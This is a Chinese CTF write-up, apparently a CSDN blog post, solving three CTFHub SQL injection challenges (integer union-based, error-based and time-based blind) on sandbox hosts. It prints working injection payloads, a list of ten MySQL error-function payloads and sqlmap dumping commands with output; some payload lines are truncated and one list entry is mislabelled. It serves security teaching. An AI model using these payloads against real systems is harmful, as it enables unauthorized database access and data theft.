

CTFHub数据库注入WriteUP

原创

[TaibaiXX1](#) 于 2021-06-23 17:23:01 发布 53 收藏

文章标签: [mysql sql 数据库 数据可视化 oracle](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/tangshuangsss/article/details/118166469>

版权



点击"仙网攻城狮"关注我们哦~

不当想研发的渗透人不是好运维



让我们每天进步一点点

简介

CTFHub 为网络安全工程师提供网络安全攻防技能培训、实战、技能提升等服务。

「赛事中心」提供全网最全最新的 CTF 赛事信息, 关注赛事定制自己专属的比赛日历吧。

「技能树」提供清晰的 CTF 学习路线, 想要变强就加点, 哪里不会点哪里。

「历年真题」提供无限次赛后复盘, 边学边练。

「工具」提供各类常用工具, 打仗没有一把趁手的武器怎么行。

CTFHub

开箱即用的CTF学习解决方案

学习

我的赛程



仙网攻城狮

实战

下面将为大家讲解sql注入的几种常见类型，本篇文章将讲解整数型、报错、盲注三种类型注入。

返回上层

未学习 学习中 已掌握



仙网攻城狮

一、整数型

所需金币: 30

题目状态: 已解出

解题奖励: 金币:100 经验:10

<http://challenge-a984165778cacde0.sandbox.ctfhub.com:10800>

00:29:34

1.根据提示输入一个1，为了方便学习，页面中已经把整个查询语句输出。



CTFHub 技能学习 | 整数型注入

challenge-a984165778cacde0.sandbox.ctfhub.com:10800/?id=1

SQL 整数型注入

ID 输个1试试? Search

```
select * from news where id=1
```


ID: 1
Data: ctfhub



2.根据语句逻辑进行语句构建和一些尝试，使用and来检测是否存在注入：1 and 1=1、1 and 1=2

```
select * from news where id=1 and 1=1    回显正确提示id=1
select * from news where id=1 and 1=2    回显错误未显示id值
```

3.使用union来进行组合查询来看看数据库名，输入：1 and 1=2 union select 1,database(); 数据库名：sqli




SQL 整数型注入

ID 输个1试试? Search

```
select * from news where id=1 and 1=2 union select 1,database();
```

ID: 1
Data: sqli



4.查看表名，得到两张表news,flag

```
1 and 1=2 union select 1,group_concat(table_name)from information_schema.tables where table_schema='sqli'
```



SQL 整数型注入

ID 输个1试试? Search

```
select * from news where id=1 and 1=2 union select 1,group_concat(table_name)from information_schema.tables where table_schema='sqli'
```

ID: 1
Data: news,flag



5.查看flag表中列名，列名为：flag

```
1 and 1=2 union select 1,group_concat(column_name) from information_schema.columns where table_name='flag'
```

6.查看字段名，获得flag

```
1 and 1=2 union select 1,group_concat(flag) from sqli.flag
```

SQL 整数型注入

ID 输入1试试?

Search

```
select * from news where id=1 and 1=2 union select 1,group_concat(flag) from sqli.flag
```

ID: 1

Data: ctfhub{6e014a20caef3fa3367e7594}

仙网攻城狮

二、报错注入

报错注入

X

所需金币: 30

题目状态: 已解出

解题奖励: 金币:100 经验:10

<http://challenge-37fe25e19e7bda63.sandbox.ctfhub.com:10800>

仙网攻城狮

00:28:04

1.同样根据提示进行，输入1后会显示查询正确

SQL 报错注入

ID 输入1试试?

Search

```
select * from news where id=1
```

查询正确

仙网攻城狮

2.使用1 and 1=2 union select 1,database();来查询数据库名，发现无任何信息。

SQL 报错注入

ID 输入1试试?

Search

```
select * from news where id=1 and 1=2 union select 1,database();
```

查询正确

仙网攻城狮

3.故意输入错误的查询语句查看一下，发现会回显其他信息提醒我第一行有错误。

SQL 报错注入

ID 输入1试试?

Search

```
select * from news where id=1 and 1=2 union select 1,
```

查询错误: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near " at line 1

仙网攻城狮

4.尝试报错函数，下面列出10种常见的报错函数

```
1.floor()
id = 1 and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.ta
2.extractvalue()
id = 1 and EXP(~(SELECT * from(select user())a));
3.updatexml()
id = 1 and (updatexml(0x3a,concat(1,(select user()))),1));
4.exp()
id =1 and EXP(~(SELECT * from(select user())a));
5.GeometryCollection()
id = 1 AND GeometryCollection((select * from (select * from(select user())a)b));
6.polygon()
id =1 and polygon((select * from(select * from(select user())a)b));
7.multipoint()
id = 1 and multipoint((select * from(select * from(select user())a)b));
8.multilinestring()
id = 1 and multilinestring((select * from(select * from(select user())a)b));
9.linestring()
id = 1 and LINESTRING((select * from(select * from(select user())a)b));
10.multipolygon()
id =1 and multipolygon((select * from(select * from(select user())a)b));
```

5.经过尝试发现好几种都可以使用，使用下面查询数据库

```
1 Union select count(*),concat(database(),0x26,floor(rand(0)*2))x from information_schema.columns group by
x就是相当于 as x,设一个别名
原理: group by 查询时,先建立一个空表,用来临时存储数据,
开始查询,group by x,序列一开始为0,临时空表里不存在就填入,之后 select 中也有rand(),值为1,插入1;
查询第二条,值为1,原有值加1
查第三条,值为0,则插入select的值,为1,与原有值冲突报错。
```

SQL 报错注入

ID 输入1试试?

Search

```
select * from news where id=1 Union select count(*),concat(database(),0x26,floor(rand(0)*2))x from information_schema.columns
group by x;
```

查询错误: Duplicate entry 'sqli&1' for key 'group_key'



6.查询表名


SQL 报错注入

ID 输入1试试?

Search

```
select * from news where id=1 Union select count(*),concat((select table_name from information_schema.tables where
table_schema='sqli' limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x;
```

查询错误: Duplicate entry 'news&1' for key 'group_key'



SQL 报错注入

ID 输个1试试?

Search

```
select * from news where id=1 Union select count(*),concat((select table_name from information_schema.tables where table_schema='sqli' limit 1,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x
```

查询错误: Duplicate entry 'flag&1' for key 'group_key'



7.查询列名

```
1 Union select count(*),concat((select column_name from information_schema.columns where table_schema='sqli
```

SQL 报错注入

ID 输个1试试?

Search

```
select * from news where id=1 Union select count(*),concat((select column_name from information_schema.columns where table_schema='sqli' and table_name='flag' limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x
```

查询错误: Duplicate entry 'flag&1' for key 'group_key'



8.查询字段

```
1 Union select count(*),concat((select flag from flag limit 0,1),0x26,floor(rand(0)*2))x from information_s
```


SQL 报错注入

ID 输个1试试?

Search

```
select * from news where id=1 Union select count(*),concat((select flag from flag limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x
```

查询错误: Duplicate entry 'ctfhub{3abae65add59d4368068ebda}&1' for key 'group_key'



三、时间盲注

时间盲注

所需金币: 30

题目状态: 已解出

解题奖励: 金币:100 经验:10

<http://challenge-e375ec8bdcad0084.sandbox.ctfhub.com:10800>



1.根据提示看到什么都不会返回

时间盲注

什么都不返回, 试试吧

ID 输个1试试?

Search

```
select * from news where id=1
```



2.首先判断一下是否存在时间盲注，发现页面卡顿3秒，证明是有时间盲注的。

```
1 and if(length(database())>=0,sleep(3),1)
```

时间盲注

什么都不返回，试试吧

ID 输个1试试?

Search

```
select * from news where id=1 and if(length(database())>=0,sleep(3),1)
```

3.因为基于盲注的基本是都需要借助脚本或者工具进行猜解，这里我们使用sqlmap进行注入得到库名

```
sqlmap --url="http://challenge-e375ec8bdcad0084.sandbox.ctfhub.com:10800?id=1" --current-db
```

```
sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 3359 FROM (SELECT(SLEEP(5))))ZFMk
---
[ ] [INFO] the back-end DBMS is MySQL
[ ] [WARNING] it is very important to not stress the network connection during use
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-
web application technology: PHP 7.3.14, OpenResty 1.15.8.2
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[ ] [INFO] fetching current database
[ ] [INFO] retrieved:
[ ] [INFO] adjusting time delay to 1 second due to good response times
sqli
current database: 'sqli'
[ ] [INFO] fetched data logged to text files under '/root/.sqlmap/output/challeng
o.com'
[*] ending @ 17:06:58 /2021-06-23/
```

4.爆表名

```
sqlmap --url="http://challenge-e375ec8bdcad0084.sandbox.ctfhub.com:10800?id=1" -D sqli --tables
```

```
news
[ ] [INFO] retrieved: flag
Database: sqli
[2 tables]
+-----+
| flag  |
| news  |
+-----+
[ ] [INFO] fetched data logged
```

5.爆列名

```
sqlmap --url="http://challenge-e375ec8bdcad0084.sandbox.ctfhub.com:10800?id=1" -D sqli -T flag --columns
```

```
Database: sqli
Table: flag
[1 column]
+-----+
| Column | Type   |
+-----+
| flag   | varchar(100) |
+-----+
```

6.爆字段，得到flag

```
sqlmap --url="http://challenge-e375ec8bdcad0084.sandbox.ctfhub.com:10800?id=1" -D sqli -T flag -C flag --du
```

```
ctfhub {d830100708afba8ba7f16fb2}
Database: sqli
Table: flag
[1 entry]
+-----+
| flag   |
+-----+
| ctfhub {d830100708afba8ba7f16fb2} |
+-----+

[ ] [INFO] table 'sqli.flag' dumped
om/dump/sqli/flag.csv
```



总结：想要了解sql注入原理的可以尝试自己手工注入，不想的话用sqlmap无脑梭哈就行

往期内容

[CTFHub信息泄露WriteUP](#)

[ATT&CK红队评估（一）拿下域控权限](#)

[元宵节福利，免费赠送三套CTF竞赛视频教程](#)



糟糕，~~~
是心动的感觉!!!



长按关注



更多资讯长按二维码 关注我们

觉得不错点个“赞”呗 🍷